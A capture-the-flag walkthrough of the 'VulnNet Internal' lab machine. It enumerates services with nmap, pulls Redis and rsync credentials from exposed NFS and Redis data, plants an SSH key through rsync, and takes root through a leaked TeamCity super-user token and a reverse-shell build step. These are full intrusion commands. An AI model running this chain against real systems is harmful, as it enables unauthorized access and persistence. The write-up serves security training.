
Enumeration
Starting with nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
Nmap scan report for 10.10.30.99                                                                                                                                  [29/40]
Host is up (0.21s latency).

PORT     STATE    SERVICE     VERSION
22/tcp   open     ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 5e:27:8f:48:ae:2f:f8:89:bb:89:13:e3:9a:fd:63:40 (RSA)
|   256 f4:fe:0b:e2:5c:88:b5:63:13:85:50:dd:d5:86:ab:bd (ECDSA)
|_  256 82:ea:48:85:f0:2a:23:7e:0e:a9:d9:14:0a:60:2f:ad (ED25519)
111/tcp  open     rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      37917/tcp6  mountd
|   100005  1,2,3      38732/udp   mountd
|   100005  1,2,3      38765/tcp   mountd
|   100005  1,2,3      59433/udp6  mountd
|   100021  1,3,4      33219/udp6  nlockmgr
|   100021  1,3,4      37285/tcp   nlockmgr
|   100021  1,3,4      45515/tcp6  nlockmgr
|   100021  1,3,4      59572/udp   nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
139/tcp  open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open     netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
873/tcp  open     rsync       (protocol version 31)
2049/tcp open     nfs_acl     3 (RPC #100227)
9090/tcp filtered zeus-admin
Service Info: Host: VULNNET-INTERNAL; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -40m00s, deviation: 1h09m16s, median: -1s
|_nbstat: NetBIOS name: VULNNET-INTERNA, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: vulnnet-internal
|   NetBIOS computer name: VULNNET-INTERNAL\x00
|   Domain name: \x00
|   FQDN: vulnnet-internal
|_  System time: 2021-05-08T08:52:56+02:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-05-08T06:52:56
|_  start_date: N/A
We have few ports open. Lets start poking at them.
SMB
1
2
3
4
5
6
7
8
smbclient -L //10.10.30.99
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        shares          Disk      VulnNet Business Shares
        IPC$            IPC       IPC Service (vulnnet-internal server (Samba, Ubuntu))
We have read access to shares directory. Looking at it, we found few files but nothing much interesting except the flag.
NFS
Check what share is available to mount
1
2
3
showmount -e 10.10.30.99
Export list for 10.10.30.99:
/opt/conf *
We can mount this share to access it on our local machine. Simply, mount 10.10.30.99:/opt/conf <our_mount_dir>. Now we can access the files locally
1
2
3
4
5
6
7
hp
init
opt
profile.d
redis
vim
wildmidi
Few interesting files here. The hp folder, seems like a printer configuration file. We found an interesting file, redis folder which contains redis.conf file. But our nmap didnt find redis server running, running nmap for all ports, it found port 6379 running. Looking at redis.conf file, we found the authentication password.
1
requirepass : B65Hx562F@ggAZ@F
We can now interact with redis server. Connect to it using nc, nc IP 6379.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
nc 10.10.30.99 6379
auth B65Hx562F@ggAZ@F
+OK

keys *
*5
$8
authlist
$10
marketlist
$3
int
$3
tmp
$13
internal flag

dump "internal flag"
FLAG

# it does seems like base64 string with some extra data appended ( coz I dont know how to interact with redis that good enough.)
dump authlist
$156
@Ac @pQXV0aG9yaXphdGlvbiBmb3IgcnN5bmM6Ly9yc3luYy1jb25uZWN0QDEyNy4wLjAuMSB3aXRoIHBhc3N3b3JkIEhjZzNIUDY3QFRXQEJjNzJ2Cg==srFX"R

# We can list the above info using this
type authlist
+list
lrange authlist 1 100
Decoding the base64 string we found password for rsync
1
Authorization for rsync://rsync-connect@127.0.0.1 with password Hcg3HP67@TW@Bc72v
RSYNC
1
2
3
4
5
6
7
8
9
10
11
12
13
rsync rsync://rsync-connect@10.10.30.99
files           Necessary home interaction

rsync rsync://rsync-connect@10.10.30.99/files/sys-internal
Password:
drwxr-xr-x          4,096 2021/02/06 18:19:29 sys-internal

rsync rsync://rsync-connect@10.10.30.99/files/sys-internal/
Password:
drwxr-xr-x          4,096 2021/02/06 18:19:29 .
...[snip]...
-rw-------             38 2021/02/06 17:24:25 user.txt
drwxrwxr-x          4,096 2021/05/08 13:15:17 .ssh
We have .ssh folder but it was empty. No problem, we can upload our public key into it. Rename our public key to authorized_keys and upload it
1
rsync authorized_keys rsync://rsync-connect@10.10.30.99/files/sys-internal/.ssh/
Now we can ssh into the box.
ROOT
Running linpeas didn’t find any usefull information. Looking at the listening ports
1
2
$ ss -ltnp
tcp              LISTEN             0                  100                              [::ffff:127.0.0.1]:8111                                       *:*
This port was running a webserver, which we can confirm using curl/wget.
Also there was a folder name TeamCity in the root directory which was being run by root. This could be potential priv esc vector. It was running on localhost, we can forward the port to us
1
ssh -i ../sys -L 8000:127.0.0.1:8111 sys-internal@10.10.30.99
Now we can access the webserver on our localhost port 8000. It needs authentication, but we dont have any creds. Trying earlier found passwords and default but nothing. Looking at logs directory in the Teamcity folder, we found a log
1
2
Super user authentication token: 5812627377764625872 (use empty username with the token as the password to access the server)
Super user authentication token: 9020742256179529134 (use empty username with the token as the password to access the server)
Trying out the latest one, and it got accepted. We have super-user rights on it. We can make a project. For priv esc, we need to make a project -> build configuration -> build steps. Run a python script for reverse shell.

Set-up a listner and we got connection back. ROOT!!